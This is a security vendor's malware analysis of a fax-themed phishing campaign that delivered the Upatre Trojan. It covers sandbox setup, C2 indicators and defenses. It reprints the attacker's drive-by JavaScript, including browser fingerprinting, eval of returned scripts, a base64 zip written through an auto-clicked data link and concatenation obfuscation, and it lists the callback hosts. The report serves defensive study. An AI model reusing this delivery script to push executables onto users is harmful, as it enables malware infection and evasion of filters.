PHISHME

The Evolution of a Phish : Phishing Delivery Mechanisms

By Shyaam Sundhar, Senior Researcher

PhishMe, Inc.
25055 Riding Plaza Suite 260 Chantilly, VA 20152
T: (703) 652-0717
www.phishme.com

Contents

Introduction

For any attack technique to remain relevant, it has to evolve, and phishing is no different. This past summer, we saw phishing attacks evolve from sending simple malicious attachments to using legitimate links to third-party storage providers such as Dropbox. Recently we observed the next chain in the evolution, phishing emails that link to malicious base64 encoded binary data that gets written to a file in the recipient's browser.

Figure 1 -- Chain of Evolution

Analysis

In this case, we analyzed a malicious link within a phishing email disguised as a fax delivery notice. The email featured a link for the recipient to click to access a PDF of the faxed document. Upon clicking the link, it prompted the user to download a .zip archive containing what appears to be a PDF, but is actually an .exe file served from a malicious site. The link then redirects the user to a legitimate corporate site.



Figure 2 -- Importing ProcMon Filters

Before downloading or running the .exe we installed Noriben Malware Analysis Sandbox, Sysinternals ProcMon, PEStudio and Wireshark on our virtual environment. Once this is done, we imported the filters into ProcMon to produce the listing shown below (**Figure 2**).

We ensured that we turned "On" all the filters and closed out of ProcMon to ensure that everything was saved and ready for Noriben to execute. At this point, we started the analysis tools such as Wireshark and Noriben (which automatically spins off ProcMon window).

After clicking the malicious link we could see the HTTP GET requests to the malicious site, as shown in **Figure 3.** The HTTP GET request method takes the User-Agent from the request and posts it to the malware site, which results in the .zip download and redirection to the legitimate fax website, whether or not the file is downloaded.



Figure 3 -- GET and POST Requests

The JavaScript returned from the initial GET request (as shown in **Figure 4**), is performing actions as shown below:

Stream Content

```
GET /efax/document.php HTTP/1.1
Host: www.ferramentarighi.it
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Figure 4 -- Full GET Request

XMLHTTP object – Use this to define a webpage round-trip from within the code (**Figure 5**).

```
    function getXmlHttp() {
        var xmlhttp;
        try {
            xmlhttp = new ActiveXObject('Msxml2.XMLHTTP');
        } catch (e) {
            try {
                xmlhttp = new ActiveXObject('Microsoft.XMLHTTP');
            } catch (E) {
                xmlhttp = false;
            }
        }
        if (!xmlhttp && typeof XMLHttpRequest!='undefined') {
            xmlhttp = new XMLHttpRequest();
        }
        return xmlhttp;
    }
```

Figure 5 -- XMLHTTP functionality

GET parameters to be posted in the HTTP POST request (**Figure 6**).

```
    function getParams() {
        return 'h=' + encodeURIComponent(screen.height) + '&w=' +
encodeURIComponent(screen.width) + '&ua=' + encodeURIComponent
(navigator.userAgent);
    }
```

Figure 6 -- Parameters for HTTP POST

Specify the POST file frame as shown in **Figure 7**.

```
    function getUrl() {
        return '/efax/document.php';
    }
```

Figure 7 -- File Frame for HTTP POST

The stat function aggregates information collected and then generates the HTTP POST as shown in **Figure 8**.

```
function stat() {
    var req = getXmlHttp();
    req.onreadystatechange = function() {
        if (req.readyState == 4) {
            if(req.status == 200) {
                document.body.innerHTML = req.responseText;
                var myScripts = document.body.getElementsByTagName('script');
                    var ic = myScripts.length;
                    for(var i=0;i<ic;i++) {
                        if (myScripts[i].getAttribute("src")) {
                            var scr = document.createElement("script");
                            scr.src = myScripts[i].getAttribute("src");
                            scr.type = 'text/javascript';
                            document.body.appendChild(scr);
                        }
                        else {
                            eval(myScripts[i].innerHTML);
                        }
                    }
            }
        }
    };
    var params = getParams();
    req.open('POST', getUrl(), true);
    req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    req.send(params);
}
```

Figure 8 -- HTTP POST Request Crafting

The POST request that is put together from the above script looks as shown in **Figure 9**. This script posts the screen-height (h=), screen-width (w=) and the user's User-Agent string (ua=) from the initial GET request.

Stream Content

```
POST /efax/document.php HTTP/1.1
Host: www.ferramentarighi.it
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.ferramentarighi.it/efax/document.php
Content-Length: 103
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

h=794&w=1440&ua=Mozilla%2F5.0%20(Windows%20NT%205.1%3B%20rv%3A33.0)%20Gecko%2F20100101%20Firefox%2F33.0
```

Figure 9 -- POST Request

Figure 10 shows the response from the automated POST request where users will read, "Please read the pdf document," and the base64 encoded binary data is written into a .zip file with the name "document_92714-872_pdf," instead of sending the .zip file itself as an attachment/file.

```
<h1 style="color:black">Please read the pdf document.</h1><div style="display:none"><iframe id="mcnt"></
iframe><a id="mylink" download="document_92714-872_pdf.zip" href="data:application/
zip;base64,UEsDBBQDAAAIACVcWEWMyzrMQyAAAABQAAAaAAAAZG9jdW1lbnRfOTI3MTQt
ODcyX3BkZi5leGXsWQlYVFUUvrMh+6KgIgKDopIiaIRCog7LIMsMDJssyjoM
```

Figure 10 -- First Part of POST Response

The continuation of the base64 encoded binary data (truncated for simplicity) is shown in **Figure 11**, where the JavaScript that is potentially obfuscated with concatenation symbols such as "+" and replaces top window location to the legitimate website after the setTimeout has run out of time specified.

```
CAAlXFhFjMs6zEMgAAAAUAAAGgAAAAAAAAAACCApIEAAAAAZG9jdW1lbnRf
OTI3MTQtODcyX3BkZi5leGVQSwUGAAAAAAEAAQBIAAAAeyAAAAAA
">Get</a></div><script type="text/javascript">
var ifrm = document.getElementById("mcnt");ifrm = (ifrm.contentWindow) ?
ifrm.contentWindow : (ifrm.contentDocument.document) ? ifrm.contentDocument.document :
ifrm.contentDocument;ifrm.document.open();ifrm.document.write("<!DOCTYPE
html><html><head></head><body><a href=\"http://www.freecounterstat.com\" target=
\"_Blank\" title=\"free counter\">free counter</a><br/> <scr"+"ipt type=\"text/
javascr"+"ipt\" src=\"http://counter5.statcounterfree.com/private/counter.js?
c=af85d701822abdcbb4fb23410b93af51\"></scr"+"ipt></body></html>");ifrm.document.close
(); var link; link = document.getElementById("mylink"); link.click(); setTimeout
(function(){window.top.location.replace("http://www.[redacted].uk/features/fax-by-
email");}, 2000);</script>
```

Figure 11 -- Second Part of POST Response

The decoded base64 (using UnmaskBase64.com) looks as shown in **Figure 12**. This shows the PK header and the file content within the .zip file ("document_92714-872_pdf", with the attempted double-extension with "_pdf" at the end of the file name) that has been created when the page loads, in the above described process.

Output:

PK
document_92714-872_pdf.exe

Figure 12 -- Base64 Decoded .zip File

Figure 13 shows the prompt to download the .zip file. Different browsers represent elements of this prompt differently.



Figure 13 -- .zip File Save/Open option

The default file-extension view option in Windows is "hiding extensions for known file types". In this case, the downloaded and extracted executable (Figure 14) would not display the extension and will look more like a scanned fax for users to believe, since it has the Adobe Acrobat PDF logo on the file.



Figure 14 -- .exe disguised as a PDF

After downloading the .exe , we loaded it into the PEStudio (Figure 15) and found that 39/53 AV Engines reported this file to be malicious (see VirusTotal for the most recent report), and 8/18 PEStudio Indicators tripped (Figure 16).



Figure 15 -- PEStudio Detection



Figure 16 -- PEStudio Indicators

VirusTotal analysis (**Figure 17**) indicates that this is a well-known Trojan: Upatre, also known as Waski and Actum. Some of the AV vendors have tripped on Zbot signatures for the same, it was determined that Upatre delivered Zeus P2P Gameover(GMO) malware. Upatre was known for changing its game from malicious attachment to malicious link to DropBox, but now it has further evolved into malicious link to base64-encoded binary that gets written into a file within the browser.



Figure 17 -- VirusTotal Results for Upatre

The language used for the icon, icon group, version info and manifest for this malware is all in Korean, except for the dialog that is in US English (**Figure 18**).

Type	Name	Signature	Standard	Size (11174 .	MD5	Language (2)
Icon	1	Icon	x	9640	9BF28AD314541DDE1BA78CB4143E99FE	1042 (Korean)
Dialog	50	Dialog	x	364	AB0971F34FDF6932592C4F26C5C63733	1033 (English (United States))
Icon Group	100	Icon Group	x	20	6DA8E7D5AE1D5D15E0230A67A7C16C6D	1042 (Korean)
Version Info	1	Version Info	x	592	B4B612AC1F4259D0D462CF67F685D2F5	1042 (Korean)
Manifest	1	Manifest	x	558	369E313BF113626903C840B0FE9EB67E	1042 (Korean)

Figure 18 -- Korean Language

Property	Value
File OS	MS-DOS
File Type	Executable
File Date	n/a
CompanyName	Vanatol
FileDescription	Vanatol Inc.
FileVersion	Version 1.0.0.6
InternalName	Vanatol
LegalCopyright	Copyright by Vanatol Inc.
OriginalFilename	Vanatol
Translation Information	
Language	1046 (Portuguese (Brazil))
Code page	1200

Figure 19 -- Version Information

According to the version information of the EXE, the malicious file has a copyright from Vanatol, Inc. with Portuguese (Brazil), as shown **Figure 19**.

The file (document_92714-872_pdf), once executed, deletes itself from the original location and creates a new file (ptoma.exe, **Figure 20**) under the windows environment variable %tmp%, which maps to the temporary folder within the Windows environment of the user. The steps are as shown in **Figure 21**.



Figure 20 -- Ptoma.exe (with Adobe PDF icon)

document_92714-872_pdf.exe	3692	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temp\Temporary Directory 1 for document_92714-872_pdf.zip\document_92714-872_pdf.exe	SUCCESS
document_92714-872_pdf.exe	3692	ReadFile	C:\Documents and Settings\Administrator\Local Settings\Temp\Temporary Directory 1 for document_92714-872_pdf.zip\document_92714-872_pdf.exe	SUCCESS
System	4	IRP_MJ_CLOSE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Temporary Directory 1 for document_92714-872_pdf.zip\document_92714-872_pdf.exe	SUCCESS
document_92714-872_pdf.exe	3692	CreateFile	C:\Documents and Settings\Administrator\Local Settings\Temp\ptoma.exe	SUCCESS
document_92714-872_pdf.exe	3692	CreateFile	C:\Documents and Settings\Administrator\Local Settings\Temp	SUCCESS

Figure 21 -- How Document _92714-872_pdf.exe Creates Ptoma.exe

At the time of analysis, the callback that was sent outbound (as shown in **Figure 22**) is using:

- Custom User-Agent string (myupdate) for the attacker to know the compromised boxes alone are calling back,
- Custom URI with information on the compromised host,
- Host IP with a non-standard HTTP port (20306), and
- Requesting browser not to cache the content by specifying no-cache.



Figure 22 -- Callback or CnC

The callbacks were made to 2 domains and 1 IP with the myupdate User-Agent string:

- 188[.]165[.]214[.]6 (**Figure 23**)
- rodgersmith[.]com (**Figure 24**)
- pc2phonecalls[.]com (**Figure 25**)

ptoma.exe	3976	TCP Disconnect	[redacted].localdomain:1845 -> ns312148.ip-188-165-214.eu:20306	SUCCESS
ptoma.exe	3976	ReadFile	C:\WINDOWS\system32\wininet.dll	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\188.165.214.6	NAME NOT FOUND
ptoma.exe	3976	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\188.165.214.6	NAME NOT FOUND
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\http	SUCCESS
ptoma.exe	3976	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	SUCCESS
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
firefox.exe	1868	TCP Retransmit	localhost:1503 -> localhost:1504	SUCCESS
ptoma.exe	3976	TCP Send	[redacted].localdomain:1846 -> ns312148.ip-188-165-214.eu:20306	SUCCESS
svchost.exe	1172	UDP Receive	[redacted].localdomain:1073 -> 172.16.141.2:domain	SUCCESS

Figure 23 -- ZoneMap for 188[.]165[.]214[.]6

ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND
ptoma.exe	3976	QueryStandardInforn	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\rodgersmith.com	NAME NOT FOUND
ptoma.exe	3976	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\rodgersmith.com	NAME NOT FOUND
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\http	SUCCESS
ptoma.exe	3976	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	SUCCESS
ptoma.exe	3976	QueryStandardInforn	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND
ptoma.exe	3976	QueryStandardInforn	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS

Figure 24 -- ZoneMap for Rodgersmith[.]com

svchost.exe	1172	UDP Send	[redacted].localdomain:1073 -> 172.16.141.2:domain	SUCCESS
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\pc2phonecalls.com	NAME NOT FOUND
ptoma.exe	3976	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\pc2phonecalls.com	NAME NOT FOUND
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
ptoma.exe	3976	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults\http	SUCCESS
ptoma.exe	3976	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults	SUCCESS
ptoma.exe	3976	QueryStandardInformationFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat	SUCCESS
ptoma.exe	3976	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutodial	NAME NOT FOUND

Figure 25 -- ZoneMap for Pc2phonecalls[.]com

At this point, ptoma.exe was undetected by all of the AV vendors on VirusTotal (as shown in **Figure 26**). The indicators in PEStudio are similar to the document_92714-872_pdf.exe, has the same version info (Vanatol Inc.), language [Korean and Portuguese (Brazil)]. As of this writing, VirusTotal has updated 35/54 detection.



Figure 26 -- Ptoma.exe Indicators from PEStudio

Defense

An evolution in the malicious code delivery as described above can leave the final line of defense to an educated user, which makes it important for users to be security aware and report such incidents on time. Evolution in phishing delivery mechanisms is triggered by the need to evade typical corporate defense strategies. That being said, defensive measures include:

- Filtering file attachments and extensions by mail monitoring appliances.
- Attachments can be stripped and run through AV before they reach the end users.
- Detection and prevention performed in a sandboxed environment to avoid exposure to corporate network.
- Web proxies can prohibit connection attempts to online file-storage based on policy, and in some corporate environments web proxies also do SSL interception.
- When a file is being created in the browser from a webpage that has a base64 encoded data stream, it gets harder to implement network security monitoring unless there is a pre-processor or technique to decode every possible scenario with every possible key, which can get very difficult or time consuming.

In this case, attackers were able to evade network defense for the following reasons:

- Malicious file hashing has been evaded due to encoding of the original file in the process of creating it in the browser.
- Blocking downloaded files by file-extension or file-magic has been surpassed.
- Script level obfuscation as indicated with concatenation symbols to evade some of the web-application defense techniques.
- Connection over non-standard ports that may not be monitored by web-filtration or IDS/IPS systems that are not

application aware.

- Base64 encoding with or without custom keys or rotations could be something that is still challenging.

Acknowledgements

Adair Collins - @PresagoInt

References

A simple blog post on the same malware from a different source was documented here:

" 'You've received a new fax' spam... again." *The Dynamoo Blog.* http://blog.dynamoo.com/2014/10/youve-received-new-fax-spam-again.html

Pulling remote content from the malicious link:

http://www.unmaskcontent.com/?domain=rodgersmith.com%2Fcss%2F2410uk1.oss&privacy=PUBLIC&method=GET&uagent=CUSTOM&uagenttext=myupdate&referer=RANDOM&refererttext=&accept=ACCEPTALL&accepttext=&MIMEType=1001

http://www.unmaskcontent.com/?domain=http%3A%2F%2Fwww.ferramentarighi.it%2Fefax%2Fdocument.php&privacy=PUBLIC&method=GET&uagent=RANDOM&uagenttext=&referer=RANDOM&refererttext=&accept=ACCEPTALL&accepttext=&MIMEType=100

Anubis, VirusTotal and other reports pertaining to these malicious files are as below:

https://anubis.iseclab.org/?action=result&task_id=1ec78c3d72819a464b96d6750f37be602&call=first

https://anubis.iseclab.org/?action=result&task_id=1a069e6bfc8cfd8544dd4fcc140d66961&call=first

https://anubis.iseclab.org/?action=result&task_id=195802ab453e0c194653796b4b7840cdb&call=first

https://www.virustotal.com/en/file/d9f637e2750f01b7d07451b4262a5d560ef2b5743db0a26881c4ebbd9e04373f/analysis/1414530223/

https://www.virustotal.com/en/file/936601d3313f25eb410d17597f5fa322bca27ef0f3b578d09a2b388ed9df8443/analysis/1414530267/

About PhishMe

PhishMe provides organizations the ability to improve their employees' resilience towards spear phishing, malware, and drive-by attacks. The detailed metrics PhishMe provides make it easy to measure the organization's progress in successfully managing employees' security behavior. With over 4 million individuals trained in 160 countries, PhishMe has been proven to reduce the threat of employees falling victim to advanced cyber attacks by up to 80 percent.

PhishMe's methodology entails periodically immersing employees in simulated phishing scenarios, and presenting bite-sized, engaging training, instantly to those found susceptible. The solution provides clear and accurate reporting on user behavior, allowing customers to measure improvement over time. PhishMe works with Federal Agencies and Fortune 1000 companies across many industries to include financial services, healthcare, higher education and defense. For additional information, please visit: www.phishme.com.